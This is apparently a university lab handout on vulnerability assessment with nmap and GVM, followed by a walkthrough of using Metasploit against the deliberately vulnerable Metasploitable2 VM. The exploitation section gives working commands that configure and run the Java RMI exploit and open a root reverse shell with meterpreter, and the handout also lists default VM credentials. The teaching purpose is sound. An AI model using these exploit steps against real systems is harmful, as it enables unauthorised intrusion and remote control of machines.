Vulnerability assessment and exploitation

Laboratory for the class "Security Verification and Testing" (01TYASM/01TYAOV)
Politecnico di Torino – AY 2022/23
Prof. Riccardo Sisto

prepared by:
Cataldo Basile (cataldo.basile@polito.it)

v. 1.2 (7/10/2022)

Contents

Purpose of this laboratory

The purpose of this laboratory is twofold. First, you will perform vulnerability assessment with a network scanning tool (nmap) and then with an open source Vulnerability Assessment tool (GVM). You will be able to use scanning and assessment tools for information gathering, get a vulnerability assessment report, and analyse and interpret the results. Second, you will use a tool to exploit the found vulnerabilities, that is, Metasploitable2. You will learn the basics, i.e. how to search the database for available exploits, then prepare and execute pre-configured exploits.

1 Prepare the environment

If you are in the lab, you need to start the PC before you by selecting the correct boot option.

To execute the exercises at home or on your PC, you must load two VMs:

- one Kali VM (you already have all the information needed to run and configure it in the "Getting Started" manual);

- the Metasploitable2 VM that will be available at specific addresses (to be communicated when in the LAB). If you do the lab at your home, you can download the VM here:

  https://sourceforge.net/projects/metasploitable/

  You will probably never need to enter the shell; in any case, these are the credentials to access it:

  ```
  user:  msfadmin
  password:  msfadmin
  ```

  Should you need more support, the Getting Started manual gives instructions on importing a VM in your VirtualBox environment.

2 Vulnerability assessment

The first steps of this lab will teach you the basics of gathering information on specific targets with two different tools and approaches: nmap and GVM. The perspective and the target users are different. On the one hand, nmap will be the preferred tool for an informal vulnerability assessment or the first steps of an attack (*information gathering*. On the other hand GVM is a more integrated solution for companies wanting to have precise information about the vulnerability exposure of their information system or to build an automated Vulnerability Management System.

2.1 Vulnerability scanning with nmap

As a first step, we have to perform a host discovery and identify the other machines in the network. Select two methods for performing host discovery among the ones provided by nmap from the “nmap book” here:

https://nmap.org/book/man-host-discovery.html

NOTE

Take your time to properly read the nmap manuals and follow the presentation flow (e.g., by pressing the arrows at the bottom of the page). It is an essential part of this laboratory exercise.

Write down the commands to execute a scanning of the range of IP addresses where you expect to find the Metasploitable2 VM (in the LAB, please refrain from using large ranges of IP addresses).

$\rightarrow$ `First step is to discover all the running hosts in the current network. This can be done by performing host discovery in the LAN (in LAB: IP range is 192.168.1.3/24)`

Motivate your decisions: why did you prefer those methods?

$\rightarrow$

At this point, you can start with a deeper analysis: the port scanning. Identify the IP address of your target Metasploitable2 VM and test different port scanning techniques among the ones offered by nmap. Again, look at the nmap book for a comprehensive explanation of the commands:

https://nmap.org/book/port-scanning-tutorial.html
https://nmap.org/book/man-port-scanning-techniques.html

NOTE

You can save the output of your nmap scanning e.g. in XML or a grep-friendly format. Find the command to do it.

Annotate the peculiarities of each scanning and compare what you have experienced against the nmap manual. And, of course, execute it against selected victims.

→

Now investigate how to execute a vulnerability scanning with nmap.

You can check the `vulners` script (or the slides). However, you need to download the last vulnerability scan signatures from a git repository:

```
git clone https://github.com/scipag/vulscan scipag_vulscan
sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
```

→

2.2 Vulnerability assessment with GVM

ATTENTION

This vulnerability assessment exercise could require a lot of time to be executed, especially in the lab, due to the time needed to configure the GVM scanner and update all the vulnerability fingerprints. Moreover, the free license of GVM allows one single download from each IP address; since the Lab machines are all NAT-ed, one single PC can download the fingerprints at a time. We strongly suggest you execute this exercise, it will introduce you to the vulnerability assessment frameworks, but you probably have to do or finish it at home.
During the laboratory, you can download a scanning report obtained with GVM executed against the Metasploitable2 VM, which is available in the laboratory material on the portal:

    report-metasploitable2

Go to Section 2.4 to answer questions about this report's analysis. You can open pdf files with the `xdg-open` program.

2.3 Vulnerability assessement of Metasploitable2 with GVM

Let's try to identify the vulnerabilities of our "victim" machine, the Metasploitable2 VM, by using the GVM framework that uses the OpenVAS vulnerability scanner (more info at http://www.openvas.org/) installed on the VA machine.

GVM is a *fork* of another famous vulnerability scanner, named Nessus (http://www.nessus.org), which is no longer available as open-source software. You can try Nessus, but only for a few scanning. GVM initially presented itself as an open-source alternative to Nessus. Nowadays, GVM also has a free and commercial version that includes vulnerabilities against enterprise systems. For instance, you will not find attacks against the Windows operating systems in the free version. Nonetheless, given its architecture and features, it is a very interesting product.

The GVM tool is already available in the Kali ISO we have provided.

Nonetheless, it needs to be updated by running the following command:

```
sudo gvm-setup
```

By executing this command, you will observe several steps. First, GVM generates a (simple) public key infrastructure, then the certificates of the CA (self-signed) and of the GVM server (which will be used for authentication to the Manager inside a TLS channel). Then, the user admin is created (if it is not already present), and the password for the user admin is shown on the screen. Next, it downloads the available updates, namely 1) Network Vulnerability Tests (developed by GVM/greenbone - NVT feed)) 2) the CPE dictionary, vulnerabilities NVD and OVAL (SCAP feed) 3) CERT vulnerabilities (CERT feed). Then, the Manager is started (`gvm start`) to import the feeds, which causes the database to be rebuilt. Finally, the scanner and the Manager are started.

Depending on your internet connection speed, you may have to wait for several minutes (up to about one hour). At the end of the update process, remember to save the admin password generated during the setup.

ATTENTION

Write down the password printed on the video at the beginning of the operation because it will be necessary to connect to the GVM Manager from your browser; you will see a sequence like this one:

```
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'your-password-is-here'
```

During our testing, it seldom happened that vulnerabilities (NVT) were not correctly imported during the first execution of the setup; in this case, run `gvm-setup` command again.

For more info on GVM, you can check:

```
man gvmd
man openvas
```

2.3.1 The tool

GVM is a sophisticated program composed of a manager, which acts as a server and coordinates a set of scanners. The Manager can be accessed by several clients that intend to perform vulnerability analysis. An overview of its functionality and architecture can be examined at the link below:

https://community.greenbone.net/t/about-gvm-architecture/1231

The main components to execute a vulnerability scanner are the Manager (`gvmd`), the Greenbone Security Assistant (GSA, `greenbone-security-assistant`), which is the service that allows users to access the GVM features remotely, and the OpenVAS scanner.

Remotely connecting to the GSA allows performing either management operations (such as creating a certificate) or performing scanning of (victim) networks or hosts.

NOTE

If you created a Live VM with less than 8 GB RAM some operations may fail because the RAMdisk where Kali saves the temporary data for installation is not big enough. We have tested the exercise with 8 GB, and everything worked correctly in most cases. Occasionally, the setup failed. It was immediately visible from the number of CVE installed visible when opening the scanner from the browser.

Before starting the exercise, you must ensure that all the services are up and running. You can check the status by executing the following commands:

1. `sudo service redis-server start`
2. `sudo gvm-start`

   (perform a `sudo gvm-stop` first, if the service is already running)

You can verify that everything is correctly configured with the command:

```
sudo gvm-check-setup
```

The output of this tool is usually expressive enough to allow you to understand the corrective measures to take.

ATTENTION

If you are using the Live VM, you may want to take a snapshot of your machine at this point, in case of failure, you can avoid wasting all the time needed to download all the vulnerability data again.

2.3.2 Obtaining a vulnerability report

To perform the VA with GVM proceed as follow:

1. open your browser and open the GSA service:

   `https://127.0.0.1:9392`

   You will have to explicitly accept the risk, as the self-signed certificate generated by GVM is not considered trusted by your browser (of course, it is an automatically generated self-signed certificate).

2. login into the GSA with the following credentials:

   ```
   user:  admin
   password:  use the credentials you have annotated before
   ```

3. create a new target by choosing "Targets" from the menu "Configuration" (click on the icon on the top-left part of the browser window, just on top of the viewfinder, and on the right of the small 'question mark' round icon). Assigns to this target a name, e.g. "Metasploitable2";

   - write down in the proper field the IP address of the target Metasploitable2 you discovered before;
   - choose a port list from the ones available in the drop-down menu. The "All IANA assigned TCP" and "All IANA assigned TCP and UPD" options include all the ports you may be interested in scanning as they correspond to well-known services. You can also define your own custom port range by creating a new port list, e.g. if you want to scan only a few ports and reduce the scanning times or you want to scan all the ports, T:TCP ports, U:UDP ports;

   ATTENTION

   If you don't see options to choose from in the port list (an hexadecimal code appears instead), your installation probably failed.

- in the Alive Test field, select the option "Consider Alive" from the drop-down menu (Did you recognize the scan techniques seen in the previous exercise?);
- Save the Target just created;

4. create a new task by choosing "Tasks" from the menu "Scans", then clicking on the top-left icon, and give it a name;

   - choose one of the previously defined targets (e.g. the Metasploitable2 that you have just created);
   - selects in the "Scan Config" the type of analysis you want to perform, "Full and Fast" allows basic (yet extensive) testing, and of course, "System Discovery" gives better coverage but further increases the scanning times (to an unacceptable number of hours);

   ATTENTION

   If you don't see options to choose from in the Scan Config (the drop-down menu is grayed and does not open), your installation has probably not terminated yet. You may notice that your CPU usage is very high in the bar on top of the screen. GVM is properly setting up its internal Postgres DB. In almost all cases, you'll be able to create new tasks after a while. You can notice this issue by saving the task, also without having selected the Scan Config option, and you will receive an error message like this:
   `Failed to find config 'daba+hex-string'`
   You can also notice that GVM is ready to scan by looking at the dashboard, which will show in the bottom-right quadrant a colored pie diagram with all the NVTs available to the tool.

5. starts the scanning.

NOTE

Alternatively, you can also configure a scanning with the guided procedure by pressing the Magic wand icon (one of the icons on the top-left part of the window) one of the Task Wizard options.

To follow the scanning progress, click on the link corresponding to the task you started or, even better, on the colored rectangle reporting the Scan Status (see Figure 2). You can already see the results in the GUI when the scan has reached at least 1% of the progress.

The scanning will last up to 1h (in the LABINF with all the students, it can last even more).


When the scanning is finished, you can access the report from the "Tasks" then "Reports". After clicking on the name of the scan you have just performed, the browser will load a new page reporting several icons in the top part of the window. One of these icons (with a number) will open the list of the found vulnerability. Order them by decreasing severity; you will see a window like in Figure **??**.

2.4 Analizying the report

What is the meaning of the "severity" column, and how is this score computed to categorize the found vulnerabilities? HINT: look for info about the CVSS.

$\rightarrow$

Based on what you see from the report, what is the overall status of (in-)security of the Metasploitable2 VM?



Reports 1 of 1

1 - 1 of 1

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Mon, Oct 11, 2021 10:34 PM UTC	98 %	metasploitable2-scan-svt	10.0 (High)	20	36	2	84	0	

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 sort-reverse=date first=1 rows=10)

1 - 1 of 1

Figure 1: Web GUI of GVM: tasks and reports.

→

After a quick check of the report, can you see anything in there that you cannot correct/patch?


→

We suggest you read and try to find additional material about the most severe vulnerabilities. You will have to navigate into CVE, look for CWE, and, rarely, some CAPEC instances.

Moreover, vendor sites report more data about the vulnerabilities, and the “excellent” patches they have developed. Some of the links in the CVE are no longer maintained (Metasploitable2 is an old VM).

Annotate here some interesting vulnerabilities that you would like to exploit:

→



Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.1.125		1524/tcp	Mon, Oct 11, 2021 10:54 PM UTC
The rexec service is running		10.0 (High)	80 %	192.168.1.125		512/tcp	Mon, Oct 11, 2021 10:48 PM UTC
OS End Of Life Detection		10.0 (High)	80 %	192.168.1.125		general/tcp	Mon, Oct 11, 2021 10:50 PM UTC
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.1.125		80/tcp	Mon, Oct 11, 2021 10:51 PM UTC
rlogin Passwordless Login		10.0 (High)	80 %	192.168.1.125		513/tcp	Mon, Oct 11, 2021 10:45 PM UTC
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95 %	192.168.1.125		1099/tcp	Mon, Oct 11, 2021 10:53 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99 %	192.168.1.125		8787/tcp	Mon, Oct 11, 2021 10:53 PM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)		9.8 (High)	99 %	192.168.1.125		8009/tcp	Mon, Oct 11, 2021 10:54 PM UTC
DistCC Remote Code Execution Vulnerability		9.3 (High)	99 %	192.168.1.125		3632/tcp	Mon, Oct 11, 2021 10:53 PM UTC
MySQL / MariaDB weak password		9.0 (High)	95 %	192.168.1.125		3306/tcp	Mon, Oct 11, 2021 10:52 PM UTC

(Applied filter: apply_overrides=0 min_qod=70 report_id=e46d7711-2aeb-45c4-a5ab-b2f05ada5c66 rows=10 first=1 sort-reverse=severity)

Figure 2: Web GUI of GVM: found vulnerabilities.

3 Vulnerability exploitation

This exercise aims to exploit as many vulnerabilities as possible using the Metasploitable framework. Starting from the vulnerability assessment report (either yours or the one in the laboratory material), you will have to find and then execute the selected exploits.

If you are in the vLAIB, you can run the Metasploitable framework by typing the following commands:

```
sudo service postgresql start
sudo msfconsole
```

As an example that explains the basic commands of the tool, this section will present how to exploit one of the high-severity vulnerabilities found during the scanning, the "*Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability*" has a severity of 10/10.

1. As a first operation, search the Metasploitable exploit DB with the `search` command, for instance, with

   ```
   msf6 > search rmi
   ```

   However, you will find hundreds of available modules. You may want to try this command, which looks more specific for the vulnerability we want to exploit:


   ```
   msf6 > search java rmi
   ```

   However, in this case, the results will show even more options. Indeed, the strings "java" and "rmi" are OR-ed, that is, the Metasploitable will present all the exploits that contain either "java" or "rmi".

2. The solution is to use the integrated `grep` command and restrict the search to *exploits* modules (which excludes all the auxiliary modules). By typing this command:

   ```
   msf6 > grep java search type:exploit rmi
   ```

   you will only see five exploits. We are interested in the one listed with index 41 (see Figure 3).



```
msf6 > grep java search type:exploit rmi
   40   exploit/multi/misc/java_jmx_server                               2013-05-22       excellent  Yes
ion
   41   exploit/multi/misc/java_rmi_server                               2011-10-15       excellent  Yes
e Execution
   42   exploit/multi/browser/java_rmi_connection_impl                   2010-03-31       excellent  No
tion
   43   exploit/multi/browser/java_signed_applet                         1997-02-19       excellent  No
   45   exploit/linux/misc/jenkins_java_deserialize                      2015-11-18       excellent  Yes
```

Figure 3: Results of the search.

3. It is necessary to "enter" the exploit environment to configure it. You can do it using the following command:

   ```
   msf6 > use NUMBER
   ```

   which, in our case, is

   ```
   msf6 > use 41
   ```

   Alternatively, you can load it using the name of the exploit reported by the search:

   ```
   msf6 > use exploit/multi/misc/java_rmi_server
   ```

4. We are now "inside" the specific module, and we can check what we have to configure with these commands:

   - `msf6 > exploit(/multi/misc/java_rmi_server) > show options` lists the variables to configure (see Figure 4), most of them have already correct default values;
     `msf6 > exploit(/multi/misc/java_rmi_server) > show payloads` lists the payload you can send with the exploitation, which prepare you post-exploitation operations (see Figure 5)

   The list of options of this exploit contains options that are not needed at all (SSL, SSLCert). Some options are already correctly configured (like the remote port RPORT, which is already set to the correct number 1099), and others (LHOSTS, LPORTS) are only needed because the payload selected by default is meterpeter.

   Moreover, looking at the payloads, the default selection, meterpeter reverse TCP is a good option.

5. Therefore, before executing the exploit, it is enough to set the IP address of the target machine with the command (with the vLAIB addressing):

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > set RHOSTS 192.168.0.x
   ```


   where *x* is the correct address of the machine you want to exploit. Since you will attack the same machine with other exploits, it is more convenient to set global parameters with

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > setg RHOSTS 192.168.0.x
   ```

6. Before running the exploit, it is better to check if the machine is vulnerable with


   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > check
   ```

   In this case, we note that the target is vulnerable.



```
msf6 exploit(multi/browser/java_rmi_connection_impl) > show options

Module options (exploit/multi/browser/java_rmi_connection_impl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on
                                       . This must be an address on the local machine o
                                       r 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is ran
                                       domly generated)
   URIPATH                   no        The URI to use for this exploit (default is rand
                                       om)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Figure 4: The options to configure.



```
msf6 exploit(multi/browser/java_rmi_connection_impl) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/generic/custom                                   normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                           normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                        normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                             normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                          normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                       normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                        normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                    normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                   normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                     normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                              normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                           normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                           normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                   normal  No     Architecture-Independent Meterpreter Stage,
 Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                  normal  No     Architecture-Independent Meterpreter Stage,
 Reverse HTTPS Stager (Multiple Architectures)
```

Figure 5: The available payloads for this exploit.

7. Therefore, we run the exploit with

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > exploit
   ```

   Sometimes, the Metasploitable can report a failure “Exploit failed: RuntimeError Timeout HTTPDELAY expired, and the HTTP Server didn’t get a payload request”. It is enough to increase the HTTP delay with the following command:

```
msf6 > exploit(/multi/misc/java_rmi_server) > set HTTPDELAY 100
```

A few seconds later, you own a reverse shell on the victim with root privileges.

You will find the meterpeter prompt waiting for commands. You can see a list of the meterpeter commands by typing `?`. You can read some explanations here:

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

The advantage of using meterpeter is executing commands on the victim regardless of his operating system. Nonetheless, if you want to interact directly with the compromised system, you can open a shell:

```
meterpeter > shell
```

you can check that you are root by typing

```
$ whoami
```

Play a bit with meterpeter to learn the basic commands. However, some of the most interesting ones (screenshot, screen share, play) will not work on Metasploitable2.

